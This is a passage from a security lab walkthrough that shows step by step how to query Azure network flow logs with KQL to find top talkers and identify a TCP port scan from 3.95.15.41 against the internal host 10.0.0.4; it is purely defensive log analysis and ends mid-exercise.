
Results | Chart | Columns | Display time (UTC+00:00) | Group columns

Completed. Showing results from the last 24 hours. 00:04.0 9,333 records

TimeGenerated [UTC]	FASchemaVersion_s	FlowIntervalStartTime_t [UTC]	FlowIntervalEndTime_t [UTC]	FlowStartTime_t [UTC]
10/12/2021, 7:53:24.832 AM	2	10/12/2021, 7:40:00.000 AM	10/12/2021, 7:50:00.000 AM	10/12/2021, 7:39:13.000 A
10/12/2021, 7:53:24.832 AM	2	10/12/2021, 7:40:00.000 AM	10/12/2021, 7:50:00.000 AM	10/12/2021, 7:39:10.000 A
10/12/2021, 7:53:24.832 AM	2	10/12/2021, 7:40:00.000 AM	10/12/2021, 7:50:00.000 AM	10/12/2021, 7:39:19.000 A
10/12/2021, 7:53:24.832 AM	2	10/12/2021, 7:40:00.000 AM	10/12/2021, 7:50:00.000 AM	10/12/2021, 7:39:27.000 A


By default, this returns all records within the last **24 hours**. You can limit the query's results to as many records as you want, but you must first sort the results by the `TimeGenerated` field to ensure you get the 10 **latest** results. Execute the following query by entering it in the search query field (1) and click **Run** (2)"

```
AzureNetworkAnalytics_CL
| sort by TimeGenerated
| limit 10
```



Sample result

Your results will vary!




6. Explore the different fields available by the first returned record of the last query. Which fields may prove useful when investigating a network-based attack?

Click to reveal

Click on the dropdown arrow of the first few records and scroll through the full log entries.

You results will vary!



Of the fields available, you will be using the following to investigate the network traffic related to the previous attack:

Field Name	Description
`FlowStartTime_t`	When the flow began according to Azure
`FlowEndTime_t`	When the flow ended according to Azure
`DestPort_d`	The destination port number
`L4Protocol_s`	Layer 4 protocol (e.g., TCP, UDP, ICMP)
`L7Protocol_s`	Assumed layer 7 protocol for the given layer 4 port
`FlowDirection_s`	Direction of the flow (i.e., Inbound or Outbound)
`FlowStatus_s`	Shows whether flow was allowed or denied
`PublicIPs_s`	List of public IP addresses included in the flow

7. Using the proper fields, identify three clients with the **most network connections** on **September 27, 2021**. This may help identify a **network scan**.

Click to reveal

You can begin this query by first narrowing down the `AzureNetworkAnalytics_CL` results to the date of September 27, 2021. This query should look familiar:

```
AzureNetworkAnalytics_CL
| where FlowStartTime_t between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
```


Next, the `summarize` operator can be used to count specific fields, such as the `PublicIPs_s` field. This is useful as you can use this summarization to identify the top talkers on this given date. Your query will now look like this:

```
AzureNetworkAnalytics_CL
| where FlowStartTime_t between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
| summarize Count = count() by PublicIPs_s
```


Finally, as you did in the last task, sort and limit the results to the top three.

```
AzureNetworkAnalytics_CL
| where FlowStartTime_t between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
| summarize Count = count() by PublicIPs_s
| sort by Count desc
| limit 3
```

Once the query is complete, enter it in the search query field (1) and click **Run** (2).



Sample Results



The `PublicIPs_s` field can seem a bit confusing. As it is explained at https://docs.microsoft.com/en-us/azure/network-watcher/traffic-analytics-schema#public-ip-details-schema, the first part of the entry is the IP address of the external system.

Investigate Inbound Traffic from 3.95.15.41

1. You may have noticed in the last challenge that `3.95.15.41` appeared as the external system with the most flow results. Identify any log entries where the `PublicIPs_s` results which contain `3.95.15.41` on September 27, 2021.


Click to reveal

Start the query like before to narrow down the results to September 27, 2021:

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
```

As the `PublicIPs_s` field can be unpredictable with the other, non-IP data, you can check for **containment** by adding another statement to your `where` clause. Enter the following query and click **Run** to view all traffic involving `3.95.15.41` on September 27, 2021:

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41"
```



Sample Results

Results | Chart | Columns | Display time (UTC+00:00) | Group columns

Completed | 00:00.8 | 2,032 records

TimeGenerated [UTC]	FASchemaVersion_s	FlowIntervalStartTime_t [UTC]	FlowIntervalEndTime_t [UTC]	FlowStartTime_t [UTC]
9/27/2021, 7:32:33.952 PM	2	9/27/2021, 7:20:00.000 PM	9/27/2021, 7:30:00.000 PM	9/27/2021, 7:20:01.000 PM
9/27/2021, 7:22:59.754 PM	2	9/27/2021, 7:10:00.000 PM	9/27/2021, 7:20:00.000 PM	9/27/2021, 7:10:01.000 PM
9/27/2021, 8:52:44.593 PM	2	9/27/2021, 8:40:00.000 PM	9/27/2021, 8:50:00.000 PM	9/27/2021, 8:40:01.000 PM
9/27/2021, 9:14:00.216 PM	2	9/27/2021, 9:00:00.000 PM	9/27/2021, 9:10:00.000 PM	9/27/2021, 9:00:01.000 PM
9/27/2021, 8:02:48.546 PM	2	9/27/2021, 7:50:00.000 PM	9/27/2021, 8:00:00.000 PM	9/27/2021, 7:50:01.000 PM
9/27/2021, 10:42:33.082 PM	2	9/27/2021, 10:30:00.000 PM	9/27/2021, 10:40:00.000 PM	9/27/2021, 10:30:01.000 PM
9/27/2021, 8:43:24.425 PM	2	9/27/2021, 8:30:00.000 PM	9/27/2021, 8:40:00.000 PM	9/27/2021, 8:30:01.000 PM

2. The previous query included all inbound and outbound traffic. Narrow this query down to only show the **inbound** traffic.


Click to reveal

Start with the previous query from the last task. As a reminder:

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41"
```

The `FlowDirection_s` field identifies is the traffic is incoming to or outgoing from the Azure Virtual Network (VNet). An `I` in the result means inbound and an `O` means outbound. Add `and FlowDirection_s == "I"` to the previous query (1) and click **Run** (2).

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "I"
```



Sample Results

Results | Chart | Columns | Display time (UTC+00:00) | Group columns

Completed | 00:01.1 | 1,998 records


TimeGenerated [UTC]	FASchemaVersion_s	FlowIntervalStartTime_t [UTC]	FlowIntervalEndTime_t [UTC]	FlowStartTime_t [UTC]
9/27/2021, 11:43:02.521 AM	2	9/27/2021, 11:30:00.000 AM	9/27/2021, 11:40:00.000 AM	9/27/2021, 11:34:12.000 A
9/27/2021, 11:43:02.521 AM	2	9/27/2021, 11:30:00.000 AM	9/27/2021, 11:40:00.000 AM	9/27/2021, 11:34:13.000 A
9/27/2021, 11:43:02.521 AM	2	9/27/2021, 11:30:00.000 AM	9/27/2021, 11:40:00.000 AM	9/27/2021, 11:34:11.000 AI
9/27/2021, 11:43:02.521 AM	2	9/27/2021, 11:30:00.000 AM	9/27/2021, 11:40:00.000 AM	9/27/2021, 11:34:13.000 A
9/27/2021, 11:43:02.521 AM	2	9/27/2021, 11:30:00.000 AM	9/27/2021, 11:40:00.000 AM	9/27/2021, 11:34:12.000 A
9/27/2021, 11:43:02.521 AM	2	9/27/2021, 11:30:00.000 AM	9/27/2021, 11:40:00.000 AM	9/27/2021, 11:34:11.000 AI
9/27/2021, 11:43:02.521 AM	2	9/27/2021, 11:30:00.000 AM	9/27/2021, 11:40:00.000 AM	9/27/2021, 11:34:11.000 AI

3. Extend your search query to only output the `FlowStartTime_s`, `L4Protocol_s`, `DestPort_d`, `L7Protocol_s` fields.

Click to reveal

The `project` operator, as you discovered in exercise 4.2, can be used to restrict which fields appear in the results. Append `` to the previous query (1) and click **Run** (2) to see only the FlowStartTime_s, L4Protocol_s, DestPort_d, L7Protocol_s` fields.

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "I"
| project FlowStartTime_t, L4Protocol_s, DestPort_d, L7Protocol_s
```



Sample Results

Results | Chart | Columns | Display time (UTC+00:00) | Group columns

Completed


FlowStartTime_t [UTC]	L4Protocol_s	DestPort_d	L7Protocol_s
9/27/2021, 11:34:12.000 AM	T	1	tcpmux
9/27/2021, 11:34:13.000 AM	T	100	Unknown
9/27/2021, 11:34:11.000 AM	T	1,000	cadlock2
9/27/2021, 11:34:13.000 AM	T	10,000	ndmp
9/27/2021, 11:34:12.000 AM	T	10,001	scp-config
9/27/2021, 11:34:11.000 AM	T	10,002	documentum
9/27/2021, 11:34:11.000 AM	T	10,003	documentum-s

4. The results appear to be sorted by `DestPort_d`. Sort the results by `FlowStartTime_s` in ascending order to see the timeline of this inbound traffic. What type of attack do you believe is going on early in the network communication?

Click to reveal


Just like in the last task, add another line to your query to sort by the `FlowStartTime_t` field, but this time, use `asc` to sort the data in ascending order. Update your query to the following (1) and click **Run** (2) to execute.

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "I"
| project FlowStartTime_t, L4Protocol_s, DestPort_d, L7Protocol_s
| sort by FlowStartTime_t asc
```



Sample Results

Scroll through some of the results. Notice anything odd? How about **many** network connections on different ports at the same exact second or several within just a few seconds?



This appears to be a **network scan** of TCP ports!

5. Which system is being scanned by `3.95.15.41` ?

Click to reveal

The `DestIP_s` field can be used to identify the scanned system. Add this field to your project statement (1) and click **Run** (2) once more.

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
  and PublicIPs_s contains "3.95.15.41" and FlowDirection_s == "I"
| project FlowStartTime_t, L4Protocol_s, DestPort_d, L7Protocol_s, DestIP_s
| sort by FlowStartTime_t asc
```

Sample Results

Results | Chart | Columns | Display time (UTC+00:00) | Group columns

Completed — 00:00.4 — 1,998 records

FlowStartTime_t [UTC]	L4Protocol_s	DestPort_d	L7Protocol_s	DestIP_s
9/27/2021, 11:29:43.000 AM	T	81	Unknown	10.0.0.4
9/27/2021, 11:31:12.000 AM	T	8,080	http-alt	10.0.0.4
9/27/2021, 11:31:25.000 AM	T	6,789	smc-https	10.0.0.4
9/27/2021, 11:33:50.000 AM	T	22	ssh	10.0.0.4
9/27/2021, 11:34:05.000 AM	T	5,900	rfb	10.0.0.4
9/27/2021, 11:34:05.000 AM	T	1,723	pptp	10.0.0.4
9/27/2021, 11:34:05.000 AM	T	21	ftp	10.0.0.4

The victim that is being scanned was at the IP address of `10.0.0.4`. That private IP belongs to the `martha` system! It seems that the attacker scanned this system during their attack campaign.

Permitted Inbound Communication from 3.95.15.41

1. Craft a query that shows you all of unique results for the `FlowStatus_s` field on September 27, 2021.


Click to reveal

You will again start your query narrowing down your results to September 27, 2021.


```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
```

You can use the `distinct` operation followed by the name of the field in question to only show the unique values of the `FlowStatus_s` field. Enter the following query in the search query field (1) and then click **Run** (2).

```
AzureNetworkAnalytics_CL
| where TimeGenerated between(datetime("9/27/2021 00:00:00")..datetime("9/27/2021 23:59:59"))
| distinct FlowStatus_s
```



Sample Results



There are three results:

Result	Explanation
	This because the record is not a flow log, but a `Schema` message
`A`	Specifies that the flow was **allowed**
`D`	Specified that the flow was **denied**

2. Show all **denied** traffic from `3.95.15.41` to `10.0.0.4` on September 27, 2021. How many denied flows were there?

Click to reveal

To answer this task, you can start with the query from the end of the last challenge. As a reminder, here it is:

